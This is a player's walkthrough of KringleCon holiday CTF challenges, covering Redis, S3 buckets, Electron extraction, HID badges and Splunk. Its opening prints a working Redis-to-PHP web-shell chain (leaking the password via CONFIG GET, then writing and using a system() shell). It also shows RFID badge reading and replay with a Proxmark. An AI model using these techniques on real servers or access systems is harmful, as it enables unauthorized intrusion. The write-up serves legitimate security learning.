curl http://localhost/maintenance.php?cmd=INFO
```

shows the info details, telling you the db has 2 keys. Noticing the redis-cli command, I attempted to use the command directly on the terminal. Oh it works... So attempted the webshell to access the source path.

```
config set dir /var/www/html
```

```
player@0c685e228f9f:~$ redis-cli
127.0.0.1:6379> config set dir /var/www/html
(error) NOAUTH Authentication required.
```

Credentials are needed to access the directory. Going back to the link.

```
curl http://localhost/maintenance.php?cmd="client","list"
```

returns the following:

```
id=13 addr=127.0.0.1:52622 fd=7 name= age=0 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=26 qbuf
-free=32742 obl=0 oll=0 omem=0 events=r cmd=client
```

This took very long to realise. `cmd="client list"` or `cmd="client%20list"` doesn't work here. Promising, as I'm just following the link from the hint. Next is getting the credentials.

```
curl http://localhost/maintenance.php?cmd="CONFIG","GET",""
```

```
Running: redis-cli --raw -a '<password censored>' 'CONFIG' 'GET' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth
```

There's the password there. Why not try them on the redis-cli.

```
redis-cli -a R3disp@ss -h 127.0.0.1
```

```
player@0cc685e228f9f:~$ redis-cli -a R3disp@ss -h 127.0.0.1
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379>
```

Oh yes! It works. Now continue the rest of the commands.

```
player@9e508a5078e5:~$ redis-cli -a "R3disp@ss"
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> config set dir /var/www/html/
OK
127.0.0.1:6379> config set dbfilename extra.php
OK
127.0.0.1:6379> config set dir /var/www/html/
OK
127.0.0.1:6379> config set dbfilename extra.php
OK
127.0.0.1:6379> set test "<?php system($_GET['cmd']);?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
```

The cmd portion took awhile to look for. <https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/> link gave an example on how create a PHP web shell.

So similar to the maintenance file add the *cmd* tested with "ls" to see if it works. Ok the results shows the list! (*curl http://localhost/extra.php?cmd=ls --output -*)

```
player@9e508a5078e5:~$ curl http://localhost/extra.php?cmd=ls --output -
REDIS0009 redis-ver5.0.3
redis-bits@?@?ctime@r6?_used-mem|
aof-preamble?L test~extra.php
index.php
maintenance.php
C|mp1e2#We think there's a bug in index.phexample1!The site is in maintenance mode?
player@9e508a5078e5:~$
```

Great. Now we can set permission to the index file and read them! The following commands used:

curl http://localhost/extra.php?cmd=chmod+777+/var/www/html/index.php --output -

curl http://localhost/extra.php?cmd=cp+/var/www/html/index.php+/tmp/test.php --output -

Oh yea! Finally!

```
player@9e508a5078e5:~$ more /tmp/test.php
<?php

# We found the bug!!
#
#      \  /
#     .\-/
#    /\ () ()
#   \|~---~\..~^-.
#  .~^-. / | \---.
#   { | } \
#  .~\ | /~.
#   / \ A / \
#   \| /
#
echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you
can figure out what's going on"
?>
```

Speaker UNPrep

Location: Talks room

Hints [From: Bushy Evergreen]

Strings in Binary Files	Letting a Program Decrypt for You
The strings command is common in Linux and available in Windows as part of SysInternals.	While you have to use the lights program in /home/elf/ to turn the lights on, you can delete parts in /home/elf/lab/.
Lookup Table	
For polyalphabetic ciphers, if you have control over inputs and visibility of outputs, lookup tables can save the day.	

The *door* was easy. String the door binary, look for keywords such as password. And the password shall be given.

```
elf@e6836fc7b2d9 ~ $ strings door |grep password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nThed00r"
Beep boop invalid password
elf@e6836fc7b2d9 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nThed00r
Checking.....

Door opened!
```

The *lights* part took me awhile... Bushy's hint was the one the spark the lightbulb. First, set the password value same as the name's value. See what the value decrypts to. Ohh... and it gave the value "Computer-TurnLightsOn". Use it as password, and it works! So. **That's the solution (O.O!!!)**

```
GNU nano 3.2                                lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
```

```
elf@d7d698560f4e ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn

What do you enter? > Computer-TurnLightsOn
Checking.....
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
```

Vending Machine... I did the same as the lights. Nope. It won't work on this. The hint says what if the binary can't find the config file. Time to delete it! Oh so we can create configuration file here.

```
elf@22f3c25776d0 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > █
```

The original password is "LVEdQPpBwr". So we need to find the correct value to it.

I make up lookuptable, I tried the following of every characters (not efficient, but wells I can't think of any.)

```
ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$$%^&*()
Please enter the password > ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$$%^&*()
()

Welcome, ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$$%^&*()! It looks like y
ou want to turn the vending machines back on?
Please enter the vending-machine-back-on code > ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$$%^&*()
Checking.....
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@4f2d5863445b ~/lab $ more vending-machines.json
{
  "name": "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$$%^&*()",
  "password": "Xqn93CvVzA4xBJU8m2CTk3S0rtbB6wuxknsk0sQBRzXyWgNATD5K9LzlgTxvS6!@#$$%^&*()"
}
```


Looks like special characters were not considered... Good. But then I have no idea what these were... brute force method was the fastest I could think of. A small script deals with it. After looping I realised similar characters. So I reduce the loop to each position, and grep the letters I wanted.

```
AAAAAAAAAA, "XiGRehmwLi"  
AAAAAAAAABA, "XiGRehmwDi"  
AAAAAAAAACA, "XiGRehmwLi"  
AAAAAAAAADA, "XiGRehmwyi"  
AAAAAAAAAEA, "XiGRehmwhi"  
AAAAAAAAAFA, "XiGRehmwHi"  
AAAAAAAAAGA, "XiGRehmwSi"  
AAAAAAAAAHA, "XiGRehmwPi"  
AAAAAAAAAIA, "XiGRehmwzi"  
AAAAAAAAAJA, "XiGRehmwEi"  
AAAAAAAAAKA, "XiGRehmwFi"  
AAAAAAAAALA, "XiGRehmwQi"  
AAAAAAAAAMA, "XiGRehmw6i"  
AAAAAAAAANA, "XiGRehmwZi"
```

For the final mapping was "LVEdQPpBwr" → CandyCane1

```
elf@68b30ffbc752 ~ $ ./vending-machines  
The elves are hungry!  
  
If the door's still closed or the lights are still off, you know because  
you can hear them complaining about the turned-off vending machines!  
You can probably make some friends if you can get them back on...  
  
Loading configuration from: /home/elf/vending-machines.json  
  
I wonder what would happen if it couldn't find its config file? Maybe that's  
something you could figure out in the lab...  
  
Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?  
Please enter the vending-machine-back-on code > CandyCane1  
Checking.....  
  
Vending machines enabled!!  
elf@68b30ffbc752 ~ $
```

WOho!

Objectives

1) Uncover Santa's Gift List

Difficulty: 1/5

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Hints [From: Jingle Ringford]

Image Edit Tool	Twirl Area
There are tools out there that could help Filter the Distortion that is this Twirl.	Make sure you Lasso the correct twirly area.

The first mistake I took was trying to figure out where's the list using Santa's picture in the Entryway. (O-M-G...) I actually missed out the "billboard" that was at the staging area *facepalm*

So, this was the image, using the lasso to highlight the portion to be twirled. Don't have to fully un-twirl them, as long you can see the "Josh Wright" and the word next to it, that's the important portion.



Answer

proxmark

2) Investigate S3 Bucket

Difficulty: 1/5

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinnny Upatree in front of the castle for hints on this challenge.

Hints [From: Shinnny Upatree]

Leaky AWS S3 Buckets	Find Santa's Package
It seems like there's a new story every week about data exposed through unprotected Amazon S3 buckets	Find Santa's package file from the cloud storage provider. Check Josh Wright's talk for more tips!
Bucket_finder.rb	Finding S3 Buckets
He even wrote a tool to search for unprotected buckets !	Robin Wood wrote up a guide about finding these open S3 buckets .
Santa's Wrapper3000	
Santa's Wrapper3000 is pretty buggy. It uses several compression tools, binary to ASCII conversion, and other tools to wrap packages.	

This bucket took me awhile to figure out. First was to check the files in the terminal.

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?
elf@bc7c4d71e2ba:~$
```

Well *TIPS* file, just tells you, you can edit the files. All files there can help you to solve the challenge.

```
elf@e6818a5ee857:~$ ls
TIPS  bucket_finder
elf@e6818a5ee857:~$ more TIPS
# TIPS

- If you need an editor to create a file you can run nano (vim is also
  available).
- Everything you need to solve this challenge is provided in this terminal
  session.
elf@e6818a5ee857:~$ cd bucket_finder/
elf@e6818a5ee857:~/bucket_finder$ ls
README  bucket_finder.rb  wordlist
```

Following the *README* file and the link from "*Bucket_finder.rb*" hint, will tell you how to run the bucket_finder.rb command.

```
./bucket_finder.rb wordlist
```

It will return the following results:

```
elf@e6818a5ee857:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
Bucket found but access denied: santa
```

Initially thought we had to find some ways to solve the access denied portion. Until I read the "*Finding S3 Buckets*" hint, which mentioned about bruteforcing bucket names. That's when I tried Wrapper3000. Ok that didn't work.

```
elf@e01ac849cf24:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
Bucket found but access denied: santa
http://s3.amazonaws.com/Wrapper3000
Bucket does not exist: Wrapper3000
```

So further reading reminded you that bucket names are unique across the whole of S3. So, since the wordlist given were all in lowercase, so attempted wrapper3000 instead. And voila! it returns results.

```
elf@05dabf95146c:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
Bucket found but access denied: santa
http://s3.amazonaws.com/privatewrapper
Bucket does not exist: privatewrapper
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
<Public> http://s3.amazonaws.com/wrapper3000/package
http://s3.amazonaws.com/privatesanta
Bucket does not exist: privatesanta
elf@05dabf95146c:~/bucket_finder$ ./bucket_finder.rb --download wordlist
```

Adding the `--download` argument to the command to get the package out. The package's output is as follows:

```
elf@e01ac849cf24:~/bucket_finder/wrapper3000$ more package
UESDBAoAAAAAIAwhFEbRT8anwEAAJ8BAAACABwAcGFja2FnZS50eHQwIiw54eiS4eGQudGFyLmJ6M1VUCQADoBfKX6AXy1
91eAsAAQT2AQAAABQAAABCMmg5MUFZJlNZ2ktiVwABHv+Q3hASgGSn//AvBxDwf/xE0gQAAAgwAVmkYRTKe1PVM9U0ekMg
2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAYEmJpR5QGg0b5PU/VA0eo9IaHqBkxw2YZK2NUAS0egDIzwMXHBCFACgIEvQ2
Jrg8V50tdjh61Pt3Q8CmgpFFunc1IpuI+SqsYB04M/gwKKc0Vs2DXkzeJmiktINqo3JjKAA4dLgLTpn15oADLe80tnfLG
XhIwaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0ISbJcBkRPgkKz6
q0okb1swicMaky2Mgsqw2nUm5ayPHUeIktNB1vkiUwXyEiRs5nFOM8MTk85itv71cxOKst2QedSxZ851ceDQexsLsJ3C89
Z/gQ6Xn6KBKqfSkYtkaQ0+1FgmImtHkoJkMctd2B9JkcvwMr+hwiEcIQJAZGhSKYNPxxHfQJ3t32Vjgn/OGdQJiIHv4u5I
pwoSG0lSv+UESBAH4DCgAAAAAGDCEURtFPxqfAQAAAnwEABwAGAAAAAASBAAAAAHBhY2thZ2UudHh0LloueHou
eHhkLnRhciS1ejJVVAUAA6AXy191eAsAAQT2AQAAABQAAABQSwUGAAAAAAEAAQBIAAA9QEAAAA
elf@e01ac849cf24:~/bucket_finder/wrapper3000$
```

Reading “Santa's Wrapper3000” hint will tell you that the package has a lot (really) of compression and conversions. Converting ASCII to binary was straightforward. Using cyberchef to play with the string from package. What I like about cyberchef is the "magic" function. From the first option given by magic, removing the bz decompress will return you a file!

From Base64

Alphabet

A-Za-z0-9-/+

☒ Remove non-alphabet chars

Unzip

Password

☐ Verify result

```
UESDBAoAAAAAIAwhFEbRT8anwEAAJ8BAAACABwAcGFja2FnZS50eHQwIiw54eiS4eGQudGFyLmJ6M1VUCQADoBfKX6AXy191eAsAAQT2AQAAABQAAABCMmg5MUFZJlNZ2ktiVwABHv+Q3hASgGSn//AvBxDwf/xE0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAYEmJpR5QGg0b5PU/VA0eo9IaHqBkxw2YZK2NUAS0egDIzwMXHBCFACgIEvQ2Jrg8V50tdjh61Pt3Q8CmgpFFunc1IpuI+SqsYB04M/gwKKc0Vs2DXkzeJmiktINqo3JjKAA4dLgLTpn15oADLe80tnfLGXhIwaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0ISbJcBkRPgkKz6q0okb1swicMaky2Mgsqw2nUm5ayPHUeIktNB1vkiUwXyEiRs5nFOM8MTk85itv71cxOKst2QedSxZ851ceDQexsLsJ3C89Z/gQ6Xn6KBKqfSkYtkaQ0+1FgmImtHkoJkMctd2B9JkcvwMr+hwiEcIQJAZGhSKYNPxxHfQJ3t32Vjgn/OGdQJiIHv4u5IpwoSG0lSv+UESBAH4DCgAAAAAGDCEURtFPxqfAQAAAnwEABwAGAAAAAASBAAAAAHBhY2thZ2UudHh0LloueHoueHhkLnRhciS1ejJVVAUAA6AXy191eAsAAQT2AQAAABQAAABQSwUGAAAAAAEAAQBIAAA9QEAAAA
```

time: 9ms

length: 2048

lines: 8

Output

1 file(s) found

package.txt.Z.xz.xxd.tar.bz2 415 bytes

Initially I wanted to decode everything using cyberchef, but xxd is a little tricky. So, the safest way is to download this file and slowly unzip them using linux (which I prefer when it comes to these compressions). Well I will just provide the commands below.

- `bzip2 -d package.txt.Z.xz.xxd.tar.bz2`
- `tar -xf package.txt.Z.xz.xxd.tar`
- `xxd -r package.txt.Z.xz.xxd`
- `gunzip package.txt.Z`
- `more package.txt`

Once the .txt file is reach, you will get your answer in the file!

Answer

North Pole: The Frostiest Place on Earth

3) Point-of-Sale Password Recovery


Difficulty: 1/5

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

Hints [From: Sugarplum Mary]

Electron Applications	Electron ASAR Extraction
It's possible to extract the source code from an Electron app.	There are tools and guides explaining how to extract ASAR from Electron apps.

Opening the terminal will show you this, indicating that the terminal is locked. You can download the offline version to inspect. The link will give you a `santa_shop.exe` file.



Using 7z, you can extract the exe contents. Within the folders, you will see a list of files being extracted. Given the “Electron ASAR Extraction” hint, you will know you are looking for an ASAR extension file to extract.

Continue from the list of files, there’s a zipped file `app-64.7z`. Unzip this will return more files. Clicking around the files, you will realise that in the `resources` folder, there’s a `app.asar` file. So following the command from the hint to extract the file, _____

Answer

santapass

4) Operate the Santavator

Difficulty: 1/5

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Hints [From: Ribb Bonbowford]


Santavator Bypass

There may be a way to bypass the Santavator S4 game with the browser console...

This one is tricky. You need to find some items to get the elevator going.

Easiest, you will get the **green bulb** near the google stand at the courtyard. The some nuts and candy cane around the whole area (I can't remember the exact place, but you will see them when exploring).

This, you don't have to have the whole thing up. Once you connected the green bulb, you can access to 1.1/2F (The hint was to look at the switch, once it turns yellow, you can actually go to the floor... took me awhile to realise actually.) I don't have the ones before, this image below is the completed version. **Red and yellow bulb** can be found on other floors.



One thing about the elevator is that, every time you enter, you have to open the panel, and let the power go through.

5) Open HID Lock

Difficulty: 2/5

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzzy Shortstack in the kitchen for tips.

Hints [From: Bushy Evergreen]

What's a Proxmark?	Reading Badges with Proxmark
The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events.	You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running <code>lf hid read</code> when you are close enough to someone with a badge.

This is relatively easy. I didn't notice when I had this RFID device under my items list. It just somehow there. So, after googling about proxmark, there's a github page that give all the commands that can run. *Clone* and *bruteforce* is not available, so that left with *sim*. So to save the trips on the elevator, I tried the `lf hid read` command on whoever I could find. Here's the list:

Bow Ninecandle

TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023 (this works)

Sparkle Redberry

TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022

Angel Candysalt

TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040

Holly Evergreen

TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024

Shiny Upatree

TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

Noel Boetie

TAG ID: 2006e22ee1 (6000) - Format Len: 26 bit - FC: 113 - Card: 6000

If looking at the command to run, first you also need to find out the Wiegand list. But this is easy, the only format len of 26 bit is H10301.

```
[magicdust] pm3 --> wiegand list
Name      Description
-----
H10301    HID H10301 26-bit
Tecom27   Tecom 27-bit
2804W     2804 Wiegand
ATSW30    ATS Wiegand 30-bit
ADT31     HID ADT 31-bit
Kastle    Kastle 32-bit
D10202    HID D10202 33-bit
H10306    HID H10306 34-bit
N10002    HID N10002 34-bit
C1k35s    HID Corporate 1000 35-bit standard layout
C15001    HID KeyScan 36-bit
S12906    HID Simplex 36-bit
Sie36     HID 36-bit Siemens
H10320    HID H10320 36-bit BCD
H10302    HID H10302 37-bit huge ID
H10304    HID H10304 37-bit
P10001    HID P10001 Honeywell 40-bit
C1k48s    HID Corporate 1000 48-bit standard layout
```

`lf hid sim -w H10301 --fc 113 --cn <card#>`

So... Just test the number until the door unlock. So the card that actually works is **Bow Ninecandle's**. This solution opens up the remaining objectives! Yea! 😊

Answer

Bow Ninecandle's

```
lf hid sim -w H10301 --fc 113 --cn 6023
```

** Ohhhh and unlocking the room, is interesting... There's a hidden route, so you can't freely move around the room. Navigate using the arrow keys was the easiest. Make your way all the way down to the bottom of the room...

6) Splunk Challenge

Difficulty: 3/5

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Hints [From: Minty Candycane]

Data Decoding and Investigation

Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!

Splunk Basics

There was a great [Splunk talk](#) at KringleCon 2 that's still available!

Adversary Emulation and Splunk

Dave Herrald talks about emulating advanced adversaries and [hunting them with Splunk](#).



Continue from Challenge 5. Before you can enter the Splunk terminal, *Angel Candysalt* will tell you that only Santa and SOC elves can access. So. The trick. When you reach the bottom of the room... You will become the Santa at the Hallway. This is so cool.

Moving Santa just like your character, you can finally explore the Splunk terminal!

Have used Splunk for about 2 years, so I was betting on this question to be finished fast. The goal for this is to answer the Challenge Question. Defensive challenge, I like haha.

This was what was seen at the start. This portion, most of the time, I didn't look at the hint from Alice Bluebird (So familiar name from BOTS 😊)

KringleCastle SOC

SOC Chat

Chat with #KringleCastleSOC

Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

Training Questions

Training Questions	Status
1. How many distinct MITRE ATT&CK techniques did Alice emulate?	
2. Locked	
3. Locked	
4. Locked	
5. Locked	
6. Locked	
7. Locked	

Welcome Message

Training Question

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

Hints from Alice reminds you that elves in SOC could confuse techniques with sub-techniques. Moving to search app, I start to check for the indexes available:

```
index=* | stats values(source) values(sourcetype) by index
```

Ok, familiar with MITRE will notice that, the index itself are the MITRE technique numbers. MITRE came up with sub-techniques recently, which the main technique is T####, whereas sub-techniques are T####.####.

```
NOT (index=attack)
| rex field=index "(?<technique>t\d{4}).*"
| stats dc(technique)
```

The query is to exclude the index *attack*, then using regex to get the technique number *t####* out. Note that sub-technique's parent technique needed to be considered in the count as well. So, in total there's **13**.

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Ok. I had this listed in the first query ran. Straight forward.

```
index=* | stats values(source) values(sourcetype) by index
```

Answer: t1059.003-main t1059.003-win

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Google MITRE with “system information discovery” will tell you possible technique ID (T1082, T1426, T1507 etc.). Looking at the list of indexes, *t1082-win* is the index to be looked into. Start the generic search if no clue on what to search on. Which did return manageable results.

```
index=t1082-win "MachineGuid"
```

Or there's another way, the question says queried. Means there's a command line involved. Event log has a field that's cmdline(or CommandLine)

```
index=t1082-win "MachineGuid"
| table CommandLine
```

Answer: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

Again, starting with the most basic search, since it says attack range, and there's an index called attack. Why not try it.

```
index=attack
```

Then the question indicated first OSTAP related. So, add on the string search.

```
index=attack "OSTAP"
```

It return's 5 events. One, you can eyeball the timings, or two using the sort command to sort the time. Note that they asked for UTC timestamp (there's a field that says Execution Time_UTC, use that)

```
index=attack "OSTAP"
| sort _time
```

Answer: 2020-11-30T17:44:15Z

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frngca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Key things to look for:

- look for the user frngca on github (<https://github.com/frngca>)
- User's repo has one that says “control audio devices on Windows”, something related to audio device. Under the attack index can look for relevant test executed. This narrows down to the specific index. And the results returns technique ID T1123. Checked!

```
index=attack "audio"
```

- Then since its specific to windows sysmon event, just look at the source which is sysmon, with the field eventCode=1. The query can be more specific. The results return

```
index=t1123-win source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
```

- Similar to the question 3, CommandLine field is the easiest to look into. In the repo there's command line keyword to search for. It returns 2 events, just take the earliest.

```
index=t1123-win source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
| search CommandLine="*AudioDevice*"
```

Answer: 3648

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other

techniques. What is the final command of this multi-line batch file used as part of this simulation?

A little tricky for this. Requires pivoting. Some key points to look into:

- A simple check on bat files that was ran. Will realise they come from atomic red team. CommandLine was a bit hard to track commands ran from the batch file. Furthermore there were so many batch files, so which was the correct one?
`index=* *.bat`
- To determine the exact batch file, I tried googling "windows registry run keys atomic red team", There's a repo that touch on Registry Run Keys' start Folder. The PowerShell command shows a specific batch file. Hmm positive direction...
https://github.com/akapv/atomic-red-team/blob/master/Windows/Persistence/Registry_Run_Keys_Start_Folder.md
`.DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/Discovery.bat`") "'`
- Trick, you will never find the command in Splunk... I tried CommandLine fields, its nothing. So, next google. Well you will get to a repo where literally gives you the batch file code for Discovery.bat. Take the last command and you are done!
<https://github.com/redcanaryco/atomic-red-team/blob/master/ARTifacts/Misc/Discovery.bat>

Answer: quser

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

People will think that the last question will be the most difficult, well I think question 6 was harder than this.


- My favourite search will tell you that the index with *-main are events from Zeek, and there's a source that specifically for x509.
`index=* | stats values(source) values(sourcetype) by index`
- Key word here is domain controller is the subject. So under the selected fields certificate.subject you will see the top value as *-dc-* which hints that it is a DC. Narrow to that, and you will get the certificate.serial right there.
`index=* source=/opt/zeek/logs/current/x509.log
"certificate.subject"="CN=win-dc-748.attackrange.local"`

Answer: 55FCEEBC21270D9249E86F4B9DC7AA60

Challenge Question

What is the name of the adversary group that Santa feared would attack KringleCon?

